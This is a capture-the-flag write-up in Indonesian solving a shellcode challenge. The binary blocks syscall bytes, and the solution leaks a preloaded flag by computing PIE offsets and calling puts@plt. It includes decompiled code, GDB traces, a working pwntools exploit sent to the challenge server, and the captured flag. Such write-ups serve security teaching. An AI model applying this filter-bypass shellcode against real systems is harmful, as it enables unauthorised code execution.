[*] '/root/Downloads/arkav/pwn/shell/shellcode'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       PIE enabled
root@HPS:~/Downloads/arkav/pwn/shell
> ./shellcode
Enter your Shellcode :

asdf
Illegal instruction
```

Karena program ini membutuhkan file flag, kami membuat file flag palsu yang berisi string "FLAG{"

Kita lihat fungsi berikut

```
1  __int64 __fastcall main(__int64 a1, char **a2, char **a3)
2  {
3      FILE *stream; // ST10_8@1
4      signed int i; // [sp+Ch] [bp-14h]@1
5      char *s; // [sp+18h] [bp-8h]@1
6
7      setvbuf(stdout, 0LL, 2, 0LL);
8      stream = fopen("flag", "r");
9      fgets(s, 27, stream);
10     fclose(stream);
11     puts("Enter your Shellcode : \n");
12     s = (char *)mmap(0LL, 0x14uLL, 7, 33, -1, 0LL);
13     fgets(s, 20, stdin);
14     mprotect(s, 0x14uLL, 5);
15     for ( i = 0; i <= 18; ++i )
16     {
17         if ( s[i] == 15 && s[i + 1] == 5 )
18         {
19             puts("Gak boleh syscall gan!\n");
20             exit(0);
21         }
22     }
23     {(void (__fastcall *) (char *, signed __int64))s}(s, 20LL);
24     return 0LL;
25 }
```

Pertama-tama, flag akan disimpan kedalam variabel `s` (variabel global), kemudian program memanggil `mmap` untuk membuat alokasi memori baru dengan permission `rwX` yang akan menyimpan shellcode yang kita masukkan. Setelah menerima input dari kita, permission dari alokasi memory tadi akan diubah ke `rx` dengan memanggil `mprotect`. Selanjutnya shellcode yang dimasukkan tadi akan diperiksa untuk mencari perintah `syscall` (`0x0f05`). Jika ditemukan, maka shellcode tidak akan dijalankan.

Karena flag sudah dimuat di memori maka yang diperlukan adalah membaca string di memori tersebut. Pemanggilan `syscall` `write` tidak memungkinkan karena `syscall` difilter. Salah satu caranya yaitu dengan memanggil fungsi `puts` yang terdapat di PLT. Karena PIE aktif, maka kita akan memanfaatkan nilai di stack untuk menghitung offset address PLT `puts` serta address yang menyimpan flag. Karena shellcode dijalankan dengan pemanggilan address yang dihitung di `RDX`, maka return address akan tersimpan di `RSP`.

```
[-----code-----]
0x55555554adf:    jle     0x55555554a96
0x55555554ae1:    mov     rdx,QWORD PTR [rbp-0x8]
0x55555554ae5:    mov     eax,0x0
=> 0x55555554aea:    call    rdx
0x55555554aec:    mov     eax,0x0
0x55555554af1:    leave
0x55555554af2:    ret
0x55555554af3:    nop     WORD PTR cs:[rax+rax*1+0x0]
No argument
[-----stack-----]
0000| 0x7fffffff0a0 --> 0x55555554b00 (push  r15)
0008| 0x7fffffff0a8 --> 0x135554890
0016| 0x7fffffff0b0 --> 0x5555555756260 --> 0x0
0024| 0x7fffffff0b8 --> 0x7ffff7fcf000 --> 0xa61 ('a\n')
0032| 0x7fffffff0c0 --> 0x55555554b00 (push  r15)
0040| 0x7fffffff0c8 --> 0x7ffff7e0ab17 (<__libc_start_main+231>:    mov     edi,eax)
0048| 0x7fffffff0d0 --> 0x0
0056| 0x7fffffff0d8 --> 0x7ffff7fe1a8 --> 0x7ffff7fe493 ("/root/Downloads/arkav/pwn/shell/shellcode")
[-----]
Legend: code, data, rodata, value
```

```
[-----code-----]
=> 0x7ffff7fcf000:    (bad)
0x7ffff7fcf001:    or      al,BYTE PTR [rax]
0x7ffff7fcf003:    add     BYTE PTR [rax],al
0x7ffff7fcf005:    add     BYTE PTR [rax],al
[-----stack-----]
0000| 0x7fffffff098 --> 0x55555554aec (mov     eax,0x0)
0008| 0x7fffffff0a0 --> 0x55555554b00 (push  r15)
0016| 0x7fffffff0a8 --> 0x135554890
0024| 0x7fffffff0b0 --> 0x5555555756260 --> 0x0
0032| 0x7fffffff0b8 --> 0x7ffff7fcf000 --> 0xa61 ('a\n')
0040| 0x7fffffff0c0 --> 0x55555554b00 (push  r15)
0048| 0x7fffffff0c8 --> 0x7ffff7e0ab17 (<__libc_start_main+231>:    mov     edi,eax)
0056| 0x7fffffff0d0 --> 0x0
[-----]
Legend: code, data, rodata, value
```

Kami memutuskan untuk menyimpan address PLT puts di register RAX yang akan kami panggil dengan call RAX. untuk memindahkan nilai dari RSP ke RAX kami menggunakan pop RAX (\x58), yang lebih singkat dibandingkan mov RAX, RSP (\x48\x89\xe0). Selanjutnya nilai yang terdapat pada RAX tadi dicopy ke RDI yang akan menjadi argumen untuk fungsi puts. Selanjutnya nilai pada register RAX disesuaikan agar menjadi PLT puts serta nilai pada register RDI disesuaikan agar menjadi address yang menyimpan flag

```
gdb-peda$ find FLAG{}
Searching for 'FLAG{}' in: None ranges
Found 1 results, display max 1 items:
shellcode : 0x555555755080 --> 0xa7d7b47414c46 ('FLAG{}\n')
gdb-peda$ p/d 0x55555554aec-0x555555755080
$9 = -2098580
gdb-peda$ i func puts@plt
All functions matching regular expression "puts@plt":

Non-debugging symbols:
0x0000555555547f0 puts@plt
gdb-peda$ p/d 0x55555554aec-0x0000555555547f0
$10 = 764
gdb-peda$
```

Berikut script yang kami buat

```
from pwn import *
context.arch = "amd64"
r = remote("18.222.179.254", 10004)

p = asm("""
pop rax
mov rdi, rax
sub rax, 764
add rdi, 2098580
call rax
""")

print p.encode("hex")
print len(p)

r.sendline(p)
r.interactive()
```

Shellcode yang kami buat tersebut memiliki panjang 19 byte.

```
root@HPS:~/Downloads/arkav/pwn/shell
> py sv.py
[+] Opening connection to 18.222.179.254 on port 10004: Done
584889c7482dfc0200004881c794052000ffd0
19
[*] Switching to interactive mode
Enter your Shellcode :

Arkav5{n1ce_sh3llcode_g4n}
[*] Got EOF while reading in interactive
$
```

**FLAG : Arkav5{n1ce\_sh3llcode\_g4n}**